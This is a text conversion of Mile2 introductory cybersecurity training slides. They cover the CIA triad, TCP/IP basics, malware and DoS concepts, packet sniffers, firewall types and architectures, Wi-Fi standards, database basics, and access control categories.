


Security Fundamentals




Overview



Our Motivation...

The exponential rise in cyber crime.

Prevention is far more realistic than prosecution.



The Goal: Protecting Information!

Only approved persons should access data.



Only approved persons & processes should alter data.

Data must remain available when and where needed.

CIA Triad in Detail

mile2.com

Confidentiality

- Secrecy, sensitivity, privacy
- Prevents unauthorized disclosure of data
- Protects sensitive data and processes from things like:
 - Shoulder surfing
 - Social engineering

Integrity

- Accuracy, completeness
- Prevents unauthorized modification
- Protects data and production environment from things like:
 - Modifying data or configurations
 - Changing security log information

Availability

- Usability, timeliness
- Prevents disruption of services
- Protects production and productivity from things like:
 - Man-made, technical, or natural disaster
 - Failure of components or a device
 - Denial-of-service attacks



Approach Security *Holistically*

mile2.com



Cyber Security Training & Consulting

Enforcing &
guiding a
culture of
security.



Securing the
facilities.

Behaving & “being” secure.



Security Definitions

Vulnerability

- Weakness in a mechanism that can threaten the confidentiality, integrity, or availability of an asset
- Lack of a countermeasure

Threat

- Someone uncovering a vulnerability and exploiting it

Risk

- Probability of a threat becoming real, and the corresponding potential damages

Exposure

- When a threat agent exploits a vulnerability

Countermeasure

- A control put into place to mitigate potential losses

Definitions Relationships



TCP/IP Basics



Method: Ping

Basic network connectivity can be tested using the ping command. To determine the range of IP addresses mapped to a live host.


Ping sends out ICMP Echo Request packets and if the address is live, an ICMP Echo Reply message will be received from an active machine.

Alternatively, TCP or UDP packets can be sent if ICMP messages are blocked.


Num	Source Address	Dest Address	Summary
1	194.111.81.189	209.59.165.80	ICMP: Echo (ping) request
2	194.111.81.189	209.59.165.80	ICMP: Echo (ping) request
3	209.59.165.80	194.111.81.189	ICMP: Echo (ping) reply
4	194.111.81.189	209.59.165.80	ICMP: Echo (ping) request
5	209.59.165.80	194.111.81.189	ICMP: Echo (ping) reply
6	194.111.81.189	209.59.165.80	ICMP: Echo (ping) request
7	194.111.81.189	209.59.165.80	ICMP: Echo (ping) request

The TCP/IP Stack

Network Connections



Stack Connections



OSI Model	DoD Model	TCP/IP Suite of Protocols												
Application	Presentation Session	Application (Port)	HTTP 80	SNMP 161 162	FTP 20 21	TFTP 69	SMTP 25	Telnet 23	NNTP 119					
Transport			TCP						UDP					
Network			ICMP		IP			ARP						
Data Link	Physical	Network Access	Network Devices											
Link			Network Devices											

| http://en.wikipedia.org/wiki/TCP/IP_model

Which Services Use Which Ports?

mile2.com



These Internet sites list port numbers and associated applications:

<http://www.iana.org/assignments/port-numbers>

- This lists well known and registered port numbers.
This is the main reference for port numbers.


http://glocksoft.com/trojan_port.htm

- This is a list of which Trojans run on which ports

<http://www.neohapsis.com/neolabs/neo-ports/neo-ports.html>

- This site lists a combination of the two: both well known/registered and Trojan port numbers.

TCP 3-Way Handshake



TCP connections begin with your system sending a SYN packet to the server. The server responds with a SYN/ACK. Then your system responds with an ACK, and the connection is established.

TCP Flags



SYN	synchronize sequence number
ACK	acknowledgement of sequence number
FIN	final data bit is used during the 4 step teardown sequence
RST	reset bit is used to close the connection without going through the 4-step teardown sequence
PSH	Push data bit is used to signify that the data in this packet should be put at the beginning of the queue of data to be processed
URG	Urgent data bit is used to signify that there is urgent control characters in this packet that need to be processed immediately



Malware



Malware



Types of Malware Cont...

Virus

- A **virus** is a small application, or string of code, that infects applications.
- Fred Cohen wrote the first virus in 1983 to demonstrate the concept because so many people did not believe it was possible
- It is estimated that there are about 60,000 different viruses today.

Types of Viruses

Macro virus is easy to create because of the simplicity of the macro language

Boot sector virus is malicious code inserted into the disk boot sector

Compression virus initializes when it is decompressed

Stealth virus hides its footprints and the changes it has made

Polymorphic virus makes copies and then changes those copies in some way – uses a mutation engine

Multipartite virus = infects both boot sector and file system

Self-garbling virus modifies own code to elude detection

More Malware: Spyware



Spyware is software or hardware installed on a computer which gathers information about that user for later retrieval by whoever controls the spyware. This software is installed without the user's knowledge.



Spyware can be broken down into two different categories, surveillance spyware and advertising spyware. Surveillance software includes key loggers, screen capture devices and Trojans.



Large companies often use surveillance software to monitor employee computer usage.

Back Doors

mile2.com


Cyber Security Training & Consulting

Back Doors



- Accessing a system by bypassing the access controls
- Allows attacker to enter the computer at any time
- Can be inserted by a Trojan horse
- Maintenance hook
 - Instructions in software that allow for easy access and maintenance
- Allows entry to code at specific points without security checks
- Usually accessed through a certain key sequence
- Should be removed before deployment of software



DoS




DoS

Denial-of-Service

- Tying up resources on a computer so it cannot respond to valid requests
- Can be distributed and amplified by using other systems to commit the attack – distributed denial-of-service (DDoS)

Distributed Denial-of-Service


- Masters and zombies
- Ingress filtering
 - Does not allow packets in with internal source addresses
- Egress filtering
 - Does not allow packets to leave with external source addresses



DDoS

DDoS Issues

- First automated tool releases in 1999 with the University of Minnesota as the victim
- Many high-profile attacks in 2000
- In 1999, a fake Internet Explorer update was posted, which contained a Trojan horse that attacked the Bulgarian Telecommunications Company
- Computers using DSL and cable modems are typically used because they are always connected to the Internet and have a static IP address
- Not always malicious
 - After the TV special *Who Wants to Marry a Multimillionaire* in 2000, the network's website was brought down by people seeking the results of the competition



Packet Sniffers

mile2.com


A packet sniffer can intercept packets on a LAN. In its simplest form, as data streams flow over a network, the sniffer captures each packet and eventually decodes and analyzes its content.

A packet sniffer is also called a network monitor, network analyzer, wireless sniffer, Ethernet sniffer, or protocol analyzer.

Sniffers can be used for legitimate network management functions by system administrators to monitor and troubleshoot network traffic.

Using the information captured by the packet sniffer, an administrator can identify problem packets, pinpoint bottlenecks, and help maintain efficient network data transmission.


Passive Sniffing



Passive sniffing is sniffing traffic through a hub without having to inject packets.

Passive sniffing is basically hooking up to a hub and starting your sniffer.

Firewall – First Line of Defense




Firewall provides access control

IPS – Last Line of Defense? mile2


mile2.com

Cyber Security Training & Consulting



© Mile2 All rights reserved.

Firewalls



Firewall Characteristics

- Many types on the market today
 - Different functionalities and protection levels
- Provides transparent protection to internal users

Firewall Types

- Generation 1 = Packet filtering
- Generation 2 = Proxy
- Generation 3 = Stateful
- Generation 4 = Dynamic packet filtering
- Generation 5 = Kernel proxies

Firewall Types: (1) Packet Filtering

Packet Filtering Characteristics

- Simplest and least expensive type of firewall
- Screening routers with a set of ACLs
- Access decisions are based on network and transport layer header information
- Referred to as a Layer 3 device
- Cannot keep state information on connections
- Best in low-risk environments
 - Or should be used in combination with other types of firewalls
- First-generation firewall



Firewall Types: (2) Proxy Firewalls

Proxy Firewall Characteristics

Breaks connections between trusted and untrusted entities

Only the proxy firewall's IP address is exposed to the outside of the network

Acts as a middle man

No direct communication taking place

Firewall converts public address to internal addresses



Firewall Types – Circuit-Level Proxy Firewall

Circuit-Level Proxy Characteristics

- Makes access decisions based on network and transport layer header information
 - Similar to a packet filter
 - But it is a proxy, so it breaks the connection
- Is not application- or protocol-dependent
- Provides more protection than a packet filter, but less than other types of firewalls
- SOCKS is the most often used circuit-level proxy today
- Second-generation firewall

Type of Circuit-Level Proxy – SOCKS

SOCKS Characteristics

All clients must have the necessary software

- SOCKS-ified

Mainly used for outbound Internet access




Firewall Types – Application-Layer Proxy

mile2.com

Application-Layer Proxy Characteristics


- Access decision is based on data payload information
 - Protocol commands
- Must understand the command structure of protocols
 - One proxy per protocol is required
- Provides a high level of protection
 - Requires a lot of resources
 - Performance issues



Firewall Types: (3) Stateful

Stateful Firewall Characteristics


- Makes access decisions based on the following information:
 - IP addresses
 - Protocol commands
 - Historical comparisons with previously sent packets
 - The condition and content of packets
- Uses a state engine and creates and maintains a state table
- Can monitor connection-oriented and connectionless protocols
- Third-generation firewall



Firewall Types: (4) Dynamic Packet-Filtering

Dynamic Packet-Filtering Characteristics

- Combination of application proxies and stateful inspection firewalls
- Dynamically changes filtering rules based on several different factors
 - Reactive to predefined changes and situations
- Fourth-generation firewall



Firewall Types: (5) Kernel Proxies

mile2.com



Kernel Proxy Characteristics

- Firewall software runs in the kernel (protected ring) of a system
- Direct integration with operating system
- Faster than application-level proxy since processing is taking place at the core of the operating system
- Fifth-generation firewall



Firewall Placement

mile2.com


Considerations

- Segments internal network subnets and sections to enforce the security policy
- Acts as a choke point between trusted and untrusted entities
- Creates a DMZ where specific systems need to reside

Types of Architectures

- Screened host
- Multi- or dual-homed firewall
- Screened subnet

Firewall Architecture Types – Screened Host



Screened Host Characteristics

- The usual configuration is a router filtering for a firewall
 - Reduces the amount of traffic the firewall (screened host) has to work with
- Screening device = filtering router
- Screened host = firewall

Multi- or Dual-Homed

Characteristics


- Two or more interfaces, one for each network
- Allows for one firewall to create more than one DMZ
- Forwarding and routing need to be turned off
 - Otherwise, packets would not be inspected by firewall software



Screened Subnet

Characteristics

- A buffer zone is created by implementing two routers or two firewalls
 - Creation of a single DMZ
- Provides the most protection out of the three architectures
 - Three devices must be compromised before attacker can get into the internal network



Wireless Standards



Wi-Fi Network Types

Peer-to-Peer/Ad-Hoc network


- No central point of communications.
- No central management interface.
- All devices transmit to all devices.
- Easy to setup.



Wi-Fi Network Types

Infrastructure Mode

- Central point of configuration/management.
- More secure (WEP/WPA/EAP).
- Devices still transmit in all directions.



Widely Deployed Standards

mile2.com


Cyber Security Training & Consulting



802.11a: Data rates of 54 Mbps in the 5 GHz U-NII (Unified National Information Infrastructure) band.

802.11b: The most well known and widely deployed standard which implements data rates of 11 Mbps in the 2.4 GHz ISM (industrial, scientific, and medical) band.

802.11g: Processor uses all the same technologies as 802.11a and is backwards-compatible with 802.11b - Similar to 802.11b, 802.11g operates in the 2.4GHz band at 54Mbps speed.



Standards Comparison

820.11 Protocol	Release	Freq. (GHz)	Thru. (Mbit/s)	Data (Mbit/s)	Mod.	Radius In – (m)	Radius Out – (m)
-	1997	2.4	0.9	2		~20	~100
a	1999	5	23	54	OFDM	~35	~120
b	1999	2.4	4.3	11	DSSS	~38	~140
g	2003	2.4	19	54	OFDM	~38	~140
n	2009	2.4, 5	74	248	OFDM	~70	~250
y	2008	3.7	23	54		~50	~5000



802.11n - MIMO

mile2.com

MIMO stands for multiple-input | multiple-output; the use of multiple antennas to increase throughput and/or reduce bit error rates.

MIMO can be split into 3 categories:

- Pre-coding – Used to increase the signal gain.
- Spatial Multiplexing – This technique is used for increasing channel capacity at higher Signal to Noise Ratio (SNR).
- Diversity Coding – Used to enhance signal diversity.

Advantages of 802.11n:

- More Coverage Area
- Higher throughput speeds
- With MIMO, even your existing 802.11b and 802.11g clients will get a boost in range of up to 20% if you are using compatibility mode.

Database Basics



Overview of Database Server

mile2.com

Cyber Security Training & Consulting

Database

- A collection of information or data that is stored in a computer system usually organized by files, records, and fields.

DBMS(Database Management System)

- A database management system (DBMS) is a collection of programs designed to let you enter, organize and select data in the database.
- There are different types of databases: relational, network, flat, and hierachal all refer to the way a DBMS organizes information internally.

Types of Databases

- Introduced by the team lead by Dr. Edmund F. Codd
- Based on the principles of relational algebra
- Used by a majority of the Fortune 500 companies
- Oracle, SQL Server, Sybase, Informix, Ingress, Gupta SQL, DB2, Microsoft Access
- The most likely database you will encounter

**Relational DBMS or
RDBMS**



Overview of Database Server

Tables

- A collection of data or data structures linked through relations, tables are constructed of columns and rows.

Record set

- A record set is the requested data, a subset of the entire row.

Attributes

- The data type a field can contain. Currency, Date, Characters etc.



These are important concepts to understand as they play a large part in testing database systems.

Domain

- A set of allowable values that an attribute can take, i.e. currency field can allow \$, £, € etc.



Overview of Database Server

Data Normalization


- A process that database designers go through to eliminate redundant data, repeating groups and attributes.
- This makes the database more efficient.

SQL (Structured Query Language)

- Data manipulation and relational database definition language.
- All SQL database systems use a core structure of SQL, vendors then have a subset proprietary to their own server, i.e. MS-SQL server uses Transact-SQL, Oracle uses PL-SQL
- Common commands are SELECT, UPDATE, DELETE, INSERT, Grant, Revoke, OR, HAVING etc.

It is critical to the successful penetration of a database system for the tester to have a good knowledge of the core structure of SQL.

Overview of Database Server



Review

CIA Triad



Security Definitions



TCP/IP Basics



Malware



Network Devices and Sniffers



Wireless Standards



Database Basics

ACCESS CONTROLS



Overview

Access Controls Defined



Categories of Access Controls



Physical Access Controls & Devices



Logical Access Controls

Middleware

Operating Sys.

Hardware



Role of Access Control

Access Control

- Collection of controls to limit and control system access
 - Access to assets, information, or configuration features
- Access can be based on identity, group membership, clearance, need-to-know, physical and logical location, and more
- Controls are used to protect against unauthorized disclosure, corruption, destruction, or modification



Definitions

Subject

- Active entity that accesses an object
- Generally initiates the flow of data
- Usually changes state of system

Object

- Passive entity that is accessed by a subject
- Contains or receives data

Access

- Data that flows from an object to a subject
- Ability to “do something” with an object
 - Read, modify, delete, create, execute

Access Control

- Controlling how subjects and objects interact

More Definitions

Access Privileges

- Permissions defining the extent of access a subject has to an object
- Defines circumstances in which these permissions can be used

Access Rules

- Statements specifying subject's access rights
- Enforcement of security policies and business objectives
- Collectively referred to as user profiles
- Enforced through software

Access Path

- Path that request travels through
- Can be through different layers of software
- Mechanisms that can be bypassed in layers should also be seen as part of the path

Categories of Access Controls

Physical

- Doors & Locks
- Removal of floppy and CD-ROM drives
- Security guards controlling access to facility and equipment
- Computer chassis locks

Technical (logical)

- Encryption
- Passwords and tokens
- Biometrics
- Operating system and application controls
- Identification and authorization technologies

Administrative

- Policies and procedures
- Security awareness training
- Quality assurance



Physical Controls

Physical Controls

Doors, windows, walls

Security guards and dogs

Fencing and lighting

Locks

Environmental controls

Intrusion detection systems



Logical Controls



Technical Controls

- Firewalls
- IDS
- Encryption
- Protocols
- Authentication mechanisms
- Auditing
- Access control technologies

“Soft” Controls

Administrative Controls

Policies,
procedures,
standards,
guidelines

Employee
management

Testing and
drills

Risk
management
and analysis

Information
classification

Awareness
training

Security Roles

Data Owner

- Responsible for subset(s) of data and data classification
- Sets security requirements for data protection

System Owner

- Responsible for specific computer system(s)
- One system will have one system owner
- Can hold data from several data owners

